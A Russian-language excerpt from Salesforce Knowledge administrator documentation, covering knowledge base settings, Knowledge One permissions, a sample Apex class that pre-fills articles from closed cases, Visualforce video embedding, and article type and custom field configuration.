Для настройки и редактирования базы знаний в меню «Настройка» введите *«Параметры базы знаний»* в поле «Быстрый поиск», затем выберите **«Параметры базы знаний»** и щелкните **«Изменить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Функция или параметр	Описание
Общие параметры	
Разрешить агентам создавать и редактировать статьи на вкладке «Статьи» или «База знаний»	Разрешает пользователям редактировать статьи без перехода на вкладку «Управление статьями». Чтобы открыть страницу редактирования статьи, агенты могут нажать «Правка». При наличии опубликованной версии статьи агенты могут просмотреть опубликованную версию или изменить текущую. При наличии черновой версии пользователи могут продолжить редактирование текущей черновой версии, но должны внимательно проверить черновик, во избежание перезаписи неопубликованных изменений.
Поле «Активировать статус проверки»	Добавляет поле «Статус проверки» на странице 3563 во все статьи знаний Salesforce Knowledge. Агенты могут выбирать значения, чтобы показывать, подтверждено или нет содержимое статьи.
Разрешить пользователям добавлять внешнее мультимедийное содержимое в HTML посредством стандартного редактора	Позволяет элементам <iframe> в стандартном редакторе внедрять мультимедийное содержимое с веб-сайтов Dailymotion, Vimeo и YouTube. Агенты могут просто вырезать HTML-элемент <iframe> и вставлять его в редактор.
Включение Lightning Knowledge (бета-версия)	Включение базы знаний Lightning (бета-версия). Включенный компонент базы знаний Lightning нельзя отключить.
Сводки по статье	
Показать сводки статьи в списковых представлениях статей	Для каждого канала установите, будут ли отображаться сводные сведения по статье под заголовком статьи в результатах поиска.
Knowledge One	

Функция или параметр	Описание
Переключение с вкладки «Статьи» на вкладку «База знаний»	Включение полномочия Knowledge One посредством профилей Включение полномочия Knowledge One посредством наборов полномочий
Предложение связанных статей для обращений	Функция поиска на вкладке «База знаний» предлагает статьи на основе сходства их содержимого и ссылок на аналогичные обращения. При отсутствии статей, связанных с обращением, предложенные статьи имеют те же заголовки, что и обращение, или такие же ключевые слова, что и поля обращения, выбранные администратором. Предложенные статьи отображаются на консоли Salesforce for Service и порталах при просмотре и создании обращений. Наконец, если предложенные статьи не подходят, пользователь, работающий над обращением, начинает поиск с помощью определенных ключевых слов, которые могут оказаться в разных статьях. Прим.: По умолчанию выбрано поле **«Тема»**. Выберите до пяти доступных коротких полей типа «Текст», которые включают описание проблемы, неисправный продукт или тему обращения. Для возврата наиболее релевантных результатов рекомендуется выбирать короткие поля типа «Текст». Поиск выполняется только по первым 255 символам содержимого из всех полей, выбранных администратором. Поле «Описание» всегда учитывается при предложении статей для обращений и не учитывается для ограничений по длине.
Выделение релевантного текста статьи в результатах поиска	Поиск на вкладке «База знаний» генерирует фрагмент соответствующего текста статьи с выделенными критериями поиска. См. раздел «Выделения и фрагменты поиска».
Автозаполнение полей поиска по ключевому слову	Функция на вкладке «База знаний» возвращает три самых популярных поиска по ключевому слову. Отображаемые предложенные статьи определяются каналом, выбранным для поиска. Прим.: Журнал поиска по ключевому слову обновляется один раз в день.
Автозаполнение полей поиска по заголовку	Функция на вкладке «База знаний» возвращает не более трех статей, содержащих совпадающие заголовки.
Настройки языка	
Язык базы знаний по умолчанию	Основной язык, используемый для создания статей. По умолчанию используется язык организации. Рекомендуем

Функция или параметр	Описание
	задать параметру «Язык базы знаний по умолчанию» язык организации.
Один или несколько языков	При поддержке нескольких языков установите флажок «Несколько языков» и настройте параметры перевода. Дополнительную информацию см. в разделе «Поддержка многоязычной базы знаний». Важное замечание: При включении параметра «Несколько языков» нельзя будет перейти к базе знаний на одном языке. Также нельзя будет включить и использовать базу знаний Lightning (бета-версия).
Параметры обращения	
Разрешить агентам создавать статью на основе обращения	Если данный флажок установлен, то агенты могут создавать черновые статьи, вложенные в обращения, при публикации статей одним из указанных ниже способов. • Создание статей посредством простого редактора только при закрытии обращений. • Создание статей посредством стандартного редактора при каждом создании статьи. Убедитесь в наличии полномочий «Управление статьями», «Чтение» и «Создание». Установите следующий параметр. – Тип статьи из раскрывающегося списка – Назначьте пользователю статью, созданную при закрытии обращения. – Чтобы ускорить создание статей агентами, выберите класс Apex, позволяющий заранее заполнять поля черновика. По умолчанию поле «Заголовок» всех черновых статей содержит тему обращения. Прим.: Если данный параметр включен, нажмите кнопку **«Свойства макета»** в каждом макете страницы закрытия обращения и установите флажок «Разрешить отправку при закрытии обращения и отправить статьи».
Воспользуйтесь профилем для создания PDF-статей	По умолчанию PDF-статья, созданная прямо из обращения, содержит все поля статьи, доступные пользователю. Чтобы создавать PDF-документы на основе другого профиля (например, профиля, скрывающего некоторые поля от клиентов), установите флажок «Использовать профиль для создания финальных PDF-статей для обращений» и выберите профиль, определяющий доступность поля.

Функция или параметр	Описание
Включить список обращений, связанных со статьей	Агенты и менеджеры Salesforce Knowledge могут просматривать список обращений, связанных со статьей. Данный алгоритм позволяет проверять статью на предмет правильного выбора и просматривать наиболее популярные статьи без выполнения отчета. Связанный список «Связанные обращения»: • доступен на странице сведений или предварительного просмотра любой статьи, опубликованной как минимум один раз. • Отображает не более 200 обращений • сортируется по дате связывания статьи с обращением (по убыванию). Порядок сортировки не может быть изменен. • не отображается для архивных статей и на страницах просмотра или редактирования сведений о переводе. • Не отображается для внешних пользователей (например, пользователей портала или сообществ) и в приложении Salesforce1.
Параметры публикации статьи посредством URL-адреса	
Разрешить агентам публиковать статьи с помощью общедоступных URL-адресов	Статья, доступная в общедоступной базе знаний, может быть опубликована посредством URL-адреса. Выберите нужные сайты в списке «Доступные сайты» и добавьте их в список «Выбранные сайты». Ответы агентов, отправляемые клиентам службы поддержки, могут содержать URL-адрес, ссылающийся прямо на статью в общедоступной базе знаний.
Параметры ответов	
Разрешить агентам создавать статью на основе ответа	Если данный флажок установлен, то участники сообщества ответов или сообщества Chatter Answers могут преобразовывать ценные ответы в статьи. Выбранный тип статьи определяет поля, отображаемые для черновой статьи. Однако во всех статьях поле «Заголовок» содержит вопрос, а поле «Сводка» — ответ. После преобразования ответа в статью исходный ответ содержит статусное сообщение, определяющее его связь с черновой статьей. Ссылка на статью добавляется в данное сообщение после публикации статьи.
Параметры вопросов Chatter	
Показать применимые статьи при публикации вопросов в Chatter (также применяется к сообществам с Chatter)	Показывает аналогичные ответы и соответствующие статьи знаний Salesforce Knowledge, когда пользователь вводит вопрос в поле поиска.

Функция или параметр	Описание
Параметры статистики базы знаний	
Включить голосование за статью	С помощью этого параметра отчет по статьям VoteStat (который по умолчанию содержит только итоговые данные оценки) включает итоговые данные голосования «за» и «против».

Включение полномочия Knowledge One посредством наборов полномочий

Чтобы заменить вкладку «Статьи» вкладкой «База знаний», добавьте полномочие `«Knowledge One»` в наборы полномочий соответствующих пользователей.

Включение полномочия Knowledge One посредством профилей

Чтобы заменить вкладку «Статьи» вкладкой «База знаний», добавьте полномочие `«Knowledge One»` в профили соответствующих пользователей.

Пример Apex для отправки статей из обращений

Если организация позволяет агентам службы поддержки создавать статьи Salesforce Knowledge при закрытии обращения, то Apex может использоваться для предварительного заполнения полей в черновых статьях. Чтобы создать класс Apex и назначить его типу статьи обращения, воспользуйтесь примером ниже.

Использование видеороликов от любого поставщика посредством настраиваемой страницы Visualforce

Видеоролики от любого поставщика можно вставить в статьи Salesforce Knowledge посредством настраиваемой страницы Visualforce и HTML-редактора.

СМ. ТАКЖЕ:

Создание базы знаний

Типы статей базы знаний

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Включение полномочия Knowledge One посредством наборов полномочий

Чтобы заменить вкладку «Статьи» вкладкой «База знаний», добавьте полномочие «Knowledge One» в наборы полномочий соответствующих пользователей.

Чтобы добавить полномочие «Knowledge One» в набор полномочий, выполните указанные ниже действия.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите нужный набор полномочий.
3. Введите строку *«База знаний»* в поле **«Поиск параметров…»**.
4. Выберите **«Knowledge One»** из списка предложенных вариантов.
5. Нажмите кнопку **«Правка»**.
6. Установите флажок «Включено» для полномочия «Knowledge One» в разделе «Управление базой знаний».
7. Нажмите кнопку **«Сохранить»**.
8. Убедитесь, что каждый пользователь имеет по крайней мере полномочие «Чтение» хотя бы для одного типа статьи.

Рекомендуем определить внешние источники данных, после того как вы предоставили пользователям доступ к полномочию «Knowledge One». Внешние источники данных отображаются под статьями в результатах поиска и на левой боковой панели.

СМ. ТАКЖЕ:

- Включение полномочия Knowledge One посредством профилей
- Создание базы знаний
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования наборов полномочий:

- Управление профилями и наборами полномочий

Для создания и редактирования внешних источников данных:

- Настройка приложения

Включение полномочия Knowledge One посредством профилей

Чтобы заменить вкладку «Статьи» вкладкой «База знаний», добавьте полномочие «Knowledge One» в профили соответствующих пользователей.

Чтобы добавить полномочие «Knowledge One» в профиль, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. Введите строку *«База знаний»* в поле **«Поиск параметров…»**.
4. Выберите **«Knowledge One»** из списка предложенных вариантов.
5. Нажмите кнопку **«Правка»**.
6. Установите флажок «Knowledge One» в разделе «Управление базой знаний».
7. Нажмите кнопку **«Сохранить»**.
8. Убедитесь, что каждый пользователь имеет по крайней мере полномочие «Чтение» хотя бы для одного типа статьи.

Рекомендуем определить внешние источники данных, после того как вы предоставили пользователям доступ к полномочию «Knowledge One». Внешние источники данных отображаются под статьями в результатах поиска и на левой боковой панели.

СМ. ТАКЖЕ:

- Включение полномочия Knowledge One посредством наборов полномочий
- Создание базы знаний
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования профилей:

- Управление профилями и наборами полномочий

Для создания и редактирования внешних источников данных:

- Настройка приложения

Пример Apex для отправки статей из обращений

Если организация позволяет агентам службы поддержки создавать статьи Salesforce Knowledge при закрытии обращения, то Apex может использоваться для предварительного заполнения полей в черновых статьях. Чтобы создать класс Apex и назначить его типу статьи обращения, воспользуйтесь примером ниже.

Дополнительную информацию о синтаксисе и использовании Apex см. в *Руководстве разработчика Force.com Apex Code*.

Чтобы настроить пример, создайте тип статьи, поле и категории данных, перечисленные ниже. Стандартное значение поля «API-имя», назначаемое каждому новому объекту, не может быть изменено.

1. Создайте тип статьи *«Вопросы и ответы»*.
2. Создайте настраиваемое текстовое поле «Сведения».
3. Создайте группу категорий *«География»* и назначьте ей категорию *«США»*.
4. Создайте группу категорий *«Темы»* и назначьте ей категорию *«Обслуживание»*.

   Теперь создайте и назначьте класс Apex.
5. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Классы Apex»** и нажмите кнопку **Создать**.
6. Чтобы указать версии Visualforce и API, используемые для создания данного класса, щелкните **«Параметры версии»**.

   Если организация использует установленные управляемые пакеты из каталога AppExchange, укажите версию каждого управляемого пакета, которая должна использоваться с данным классом. Рекомендуем использовать стандартные значения для всех версий. Данное действие связывает класс с последней версией Apex, API и каждого управляемого пакета. Чтобы получить доступ к компонентам или функциям, которые отличаются от содержимого последней версии пакета, укажите предыдущую версию управляемого пакета. Чтобы сохранить определенный алгоритм работы, укажите предыдущую версию Apex и API.
7. Введите сценарий ниже в текстовое поле «Класс Apex» и нажмите кнопку **«Сохранить»**.

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
 as an argument
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
 ctl) {
       SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                            //It can optionally be cast to the proper
 article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

       String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
       Case c = [select subject, description from Case where id=:sourceId];

       article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров Salesforce Knowledge:
- Настройка приложения

Для создания класса Apex:
- Автор Apex

```
        article.put('Details__c',c.description);

        ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
        ctl.selectDataCategory('Topics','Maintenance');
    }
```

8. В меню «Настройка» введите *«Параметры базы знаний»* в поле «Быстрый поиск», затем выберите **«Параметры базы знаний»** и щелкните **«Изменить»**.
9. Проверьте параметры обращения; в нашем примере поле **«Тип статьи по умолчанию»** должно содержать значение «Вопросы и ответы».
10. Выберите **AgentContributionArticleController** в меню «Использовать настройку APEX» и нажмите кнопку **«Сохранить»**.

Ниже перечислены действия, выполняемые при создании статей из обращений, заданные примером выше.

- Значение поля обращения «Описание» отображается в поле статьи «Сведения».
- Заголовок статьи содержит компонент *«Из обращения:»* и тему обращения.
- Статья автоматически назначается категориям данных *«США»* и *«Обслуживание»*.

СМ. ТАКЖЕ:

Создание базы знаний

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Использование видеороликов от любого поставщика посредством настраиваемой страницы Visualforce

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания страницы Visualforce:	«Настройка приложения»
Для создания статей необходимо выполнить следующие действия.	Управление статьями И «Чтение» и «Создание» для типа статьи
Для редактирования черновых статей необходимо выполнить следующие действия.	Управление статьями И «Чтение» и «Редактирование» для типа статьи
Для редактирования опубликованных или архивных статей необходимо выполнить следующие действия.	Управление статьями И «Создание», «Чтение» и «Редактирование» для типа статьи

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Видеоролики от любого поставщика можно вставить в статьи Salesforce Knowledge посредством настраиваемой страницы Visualforce и HTML-редактора.

Например, чтобы создать страницу Visualforce, воспользуйтесь кодом ниже.

```
<apex:page showHeader="false" showChat="false" sidebar="false">
    <iframe width="560" height="315"
        src="http//myvideo.provider.com/embed/{!$CurrentPage.parameters.VideoID}"
        frameborder="0" allowfullscreen="true">
    </iframe>
</apex:page>
```

Затем добавьте ссылки на видеоролики посредством HTML-редактора. См. пример кода ниже.

```
<iframe frameborder="0" height="315"
    src="https://<salesforce_instance>/apex/Video?videoID=12345"
    width="560">
</iframe>
```

СМ. ТАКЖЕ:

- Создание базы знаний
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Типы статей базы знаний

Типы статей (например, «Вопросы и ответы» и «Обучающие курсы») определяют формат и структуру отображения статьи для каждой аудитории, называемой каналом. Каждый тип статьи позволяет создавать настраиваемые поля, настраивать макеты путем добавления или удаления разделов и полей, а также выбирать шаблоны для каждого канала. При необходимости создайте бизнес-правила и процессы утверждения, с помощью которых пользователи организации смогут отслеживать процессы создания и публикации статей и управлять ими.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Создание типов статей

Тип статьи управляет отображением статьи и типом сведений полей.

Добавление настраиваемых полей в типы статей

Чтобы хранить важную информацию, создайте настраиваемые поля статей. Стандартные поля типа статьи: «Номер статьи», «Сводка», «Заголовок» и «Имя URL-адреса». Пользователю, возможно, придется создать как минимум одно дополнительное поле, где авторы смогут добавлять текст статьи.

Макеты страниц типа статьи

Макеты типов статей определяют поля, доступные агентам для просмотра и редактирования при вводе данных для статьи. Кроме того, макеты определяют разделы, отображаемые пользователям при просмотре статей. Формат статьи (например, отображение разделов макета в виде вложенных вкладок или одной страницы со ссылками) определяется шаблоном типа статьи. Можно применить макет для профиля каждого типа статьи. Следовательно, отображать больше конфиденциальных полей одной статьи можно только агентам с соответствующим профилем.

Управление целостностью данных с помощью правил проверки

Убедитесь, что содержимое статьи соответствует стандартам компании. Создайте правила проверки для каждого типа статьи, чтобы проверить, что в нужных полях установлены соответствующие значения на основе статуса статьи.

Отслеживание журнала статьи

Некоторые поля статей доступны для отслеживания. Если у вас включено отслеживание истории для типа статьи и ее полей, откройте статью нужного типа и щелкните **«Версия»**, чтобы увидеть список журнала версий. Если отслеживание настроено для типа статьи, то пользователи могут отслеживать полный журнал статьи и ее версий. Период отслеживания событий статьи составляет не более 18 месяцев.

Шаблоны типов статей

Типы статей в Salesforce Knowledge требуют наличия шаблона для каждого канала. Стандартные шаблоны типов статей («Вкладка» и «Содержание») определяют порядок отображения разделов макета типа статьи в опубликованной статье. Например, при использовании шаблона «Вкладка» разделы, заданные в макете, отображаются в виде вкладок при просмотре статьи. При использовании шаблона «Содержание» разделы отображаются на одной странице в виде гиперссылок. Чтобы создать настраиваемый шаблон, рекомендуем использовать Visualforce. Настраиваемые шаблоны не связаны с макетом типа статьи.

Удаление типа статьи

Удаление типов статей может вызвать ошибки и потерю данных. Прежде чем удалить типы статей, просмотрите данный раздел.

СМ. ТАКЖЕ:

Создание типов статей

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Создание типов статей

Тип статьи управляет отображением статьи и типом сведений полей.

Прим.: Прежде чем предоставить агентам доступ к типам статей, следует назначить соответствующие полномочия объекта.

1. В разделе «Настройка» введите *«Типы статей баз знаний»* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
2. Нажмите кнопку **«Создать тип статьи»** или измените текущий тип статьи.
3. Введите сведения по типам статей

Поле	Описание
Метка	Имя, используемое для обозначения типа статьи на всех страницах пользовательского интерфейса.
Метка множественного числа	Имя объекта во множественном числе. Данное имя используется на вкладке, созданной для объекта.
Пол	При необходимости укажите род метки. Данное поле отображается только в том случае, если язык, используемый в организации по умолчанию, поддерживает категорию рода. Параметры личного языка не влияют на отображение данного поля.
Начинается с гласного звука	При необходимости укажите, следует ли использовать артикль, заканчивающийся на согласную букву, перед меткой.
Имя объекта	(Только для чтения) Уникальное имя, используемое для обозначения типа статьи при использовании Force.com API. Данное уникальное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Поле «Имя объекта» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Дополнительное описание типа статьи. При просмотре списка типов статей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления типов статей:

- Настройка приложения

  И

  Управление базой знаний Salesforce

Поле	Описание
	подробное описание позволяет легко отличить один тип статьи от другого.
Отслеживать журнал поля	Чтобы отслеживать полный журнал статьи и ее версий, установите данный флажок. Система записывает и отображает обновления полей, события бизнес-правил по публикации, языковые версии основной статьи и все переводы.
Статус развертывания	Данное поле определяет доступность типа статьи вне меню «Настройка». Статус **«В разработке»** означает, что менеджеры статей не могут выбрать этот тип при создании статей. Статус **«Развернуто»** может быть выбран только после создания типа статьи.

4. Нажмите кнопку **«Сохранить»**.

На странице сведений о типе статьи

- При необходимости создайте или измените настраиваемые поля в связанном списке «Поля».
- Чтобы изменить порядок отображения полей и создать разделы, измените макет типа статьи в связанном списке «Поля».
- В связанном списке «Отображение каналов» выберите шаблон для внутреннего приложения, партнерского портала, клиентского портала и общедоступной базы знаний.

СМ. ТАКЖЕ:

Добавление настраиваемых полей в типы статей

Макеты страниц типа статьи

Типы статей базы знаний

Общие сведения о документации Salesforce Knowledge

Полное руководство по Salesforce Knowledge

Добавление настраиваемых полей в типы статей

Чтобы хранить важную информацию, создайте настраиваемые поля статей. Стандартные поля типа статьи: «Номер статьи», «Сводка», «Заголовок» и «Имя URL-адреса». Пользователю, возможно, придется создать как минимум одно дополнительное поле, где авторы смогут добавлять текст статьи.

Прежде чем начать работу, определите тип создаваемого настраиваемого поля.

Прим.: Авторы могут просматривать поле «Имя URL-адреса» во время создания или редактирования статьи. Поле «Имя URL-адреса» не отображается конечным пользователям, просматривающим опубликованные статьи.

1. В разделе «Настройка» введите *«Типы статей баз знаний»* в поле «Быстрый поиск», затем выберите **«Типы статей баз знаний»**.
2. Выберите нужный тип статьи.
3. Нажмите кнопку **«Создать»** в связанном списке «Поля».
4. Выберите нужный тип поля и нажмите кнопку **«Далее»**.
5. Введите метку поля. Имя поля заполняется автоматически на основе введенной метки поля.

   Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
6. Введите любые атрибуты поля (например, «Описание») и нажмите кнопку **«Далее»**.

   Прим.: Настраиваемые поля не поддерживают стандартные значения.
7. Чтобы определить уровень доступности поля для конкретных профилей, настройте параметры безопасности поля и нажмите кнопку **«Далее»**. Параметры безопасности поля позволяют определять поля, доступные в разных каналах.
8. Чтобы отменить автоматическое добавление поля в макет типа статьи, снимите флажок «Да, добавить данное настраиваемое поле в макет».
9. По завершении нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные настраиваемые поля, нажмите кнопку **«Сохранить и создать»**.
10. При необходимости измените порядок отображения настраиваемых полей в макете типа статьи.

Прим.: При создании полей может понадобиться изменить множество записей одновременно. Для эффективной обработки данных изменений система Salesforce может поставить запрос пользователя в очередь, а после его выполнения отправить электронное уведомление.

Внимание: Преобразование настраиваемого поля типа статьи в поле любого другого типа приводит к потере данных. Рекомендуем преобразовывать настраиваемое поле типа статьи только при отсутствии данных в поле.

Настраиваемые поля в статьях

Прежде всего, при создании настраиваемого поля статей рекомендуем выбрать тип поля. Данная таблица описывает все доступные типы настраиваемых полей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- Настройка приложения

  И

  Управление базой знаний Salesforce

Безопасность на уровне поля для статей

Параметры безопасности поля позволяют администраторам ограничить доступ пользователей к определенным полям на страницах просмотра и редактирования сведений. Например, поле статьи «Комментарий» может быть доступно профилям внутреннего приложения и недоступно профилям открытого сообщества.

СМ. ТАКЖЕ:

- Настраиваемые поля в статьях
- Создание типов статей
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Настраиваемые поля в статьях

Прежде всего, при создании настраиваемого поля статей рекомендуем выбрать тип поля. Данная таблица описывает все доступные типы настраиваемых полей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

Тип поля	Описание
Валюта статьи	Статья, используемая мультивалютной организацией, может содержать поле валюты, предназначенное для ввода кода ISO валюты статьи.
Валюта	Данный тип поля позволяет вводить сумму в валюте. Система автоматически форматирует поле как сумму в валюте. Данная функция полезна при экспорте данных в электронную таблицу. Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения. Прим.: Значения полей валюты в системе Salesforce округляются до целого четного числа. Например, значение 23,5 округляется до 24, значение 22,5 округляется до 22, значение –22,5 округляется до –22, а значение –23,5 округляется до –24. Точность значений после 15-го десятичного знака не гарантируется.
Дата	Данный тип поля позволяет вводить дату или выбирать нужную дату во всплывающем календаре. Данные отчетов могут быть ограничены определенным диапазоном дат посредством любого

Тип поля	Описание
	настраиваемого поля даты. Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения.
Дата/время	Данный тип поля позволяет вводить дату или выбирать нужную дату во всплывающем календаре и указывать время дня. Чтобы добавить текущую дату и время, рекомендуем щелкнуть ссылку даты и времени напротив поля. Время дня может содержать метку AM или PM. Данные отчетов могут быть ограничены определенным диапазоном дат и времени посредством любого настраиваемого поля даты. Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения.
Электронная почта	Данный тип поля позволяет вводить адрес эл. почты, проверяемый на соответствие заданному формату. Данное поле может содержать не более 80 символов. Если данное поле задано для контактов или интересов, то адрес может быть выбран посредством кнопки **«Отправить сообщение эл. почты»**. Настраиваемые адреса эл. почты не могут использоваться в пакетных рассылках. Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения.
File	Данный тип поля позволяет загружать и добавлять файл в статью. Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения. Ниже перечислены полезные рекомендации. • Максимальный размер вложения не должен превышать 25 Мб. • Каждый тип статьи может содержать не более 5 файловых полей. Чтобы увеличить данное ограничение, обратитесь в компанию Salesforce. • Если включен параметр безопасности «Запретить HTML-документы и вложения», то файловые поля не поддерживают использование HTML-файлов. • Текстовое содержимое во вложении файлового поля поддерживает возможность поиска. Поиск может быть выполнен только по 25 Мб вложенных файлов. Например, если статья содержит шесть файловых вложений размером 5 МБ, то поиску подлежат только первые 4,16 МБ каждого файла. • Файловое поле не может использоваться для прикрепления файлов Salesforce CRM Content.

Тип поля	Описание
	• Файловое поле не поддерживается версией Developer Edition. • Длина имени файла не должна превышать 40 символов. • Тип файлового поля не может быть преобразован в другой тип данных.
Формула	Автоматическое вычисление значений, основанных на других значениях или полях (например, на полях слияния). Прим.: Значения полей формулы в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение –12,345 округляется до -12,34. Редактор формул в версии Database.com Edition не поддерживает кнопку **«Проверка синтаксиса»**. Проверка синтаксиса выполняется при попытке сохранения формулы.
Взаимосвязь поиска	Создание взаимосвязи между двумя записями, позволяющей связывать записи между собой. Например, отдельное обращение может быть связано с возможностью, так как возможности связаны с обращениями посредством взаимосвязи поиска. Взаимосвязь поиска создает поле, позволяющее пользователям нажимать значок поиска и выбирать другую запись во всплывающем окне. Чтобы просмотреть все связанные записи, рекомендуем воспользоваться связанным списком соответствующей записи. При необходимости создайте поля типа «Взаимосвязь поиска», связанные с пользователями, стандартными или настраиваемыми объектами. Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления. Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения. Поля типа «Взаимосвязь поиска» недоступны в версии Personal Edition. Поля типа «Взаимосвязь поиска» недоступны для участников кампании, но доступны для других объектов из участников кампании.
Число	Данный тип поля позволяет вводить любое число. Данная запись считается действительной, поэтому начальные нули удаляются. Данному полю может быть назначен статус

Тип поля	Описание
	обязательного, то есть сохранение статьи будет доступно только после его заполнения. Прим.: Значения числовых полей в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение -12,345 округляется до -12,34. Система Salesforce округляет числа в полях слияния в соответствии с региональными настройками пользователя, а не до количества знаков после запятой, указанного в конфигурации числового поля.
Процент	Данный тип поля позволяет вводить процентные значения (например, «10»). Система автоматически добавляет знак процента к числу. Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения. Прим.: При добавлении знака процента к числу, содержащему более 15 десятичных знаков, отображается ошибка выполнения. Точность значений после 15-го десятичного знака не гарантируется.
Тел.	Данный тип поля позволяет вводить любое число. Данное поле может содержать не более 40 символов. Данному полю может быть назначен статус обязательного, то есть сохранение статьи будет доступно только после его заполнения. Система Salesforce автоматически форматирует введенное значение как номер телефона.
Раскрывающийся список	Данный тип поля позволяет выбирать значение из заданного списка.
Раскрывающийся список (зависимый)	Данный тип поля позволяет выбирать значение из списка, зависимого от значения другого поля.
Раскрывающийся список (множественный выбор)	Данный тип поля позволяет выбирать несколько значений из заданного списка. Все значения данного поля отделены точкой с запятой.
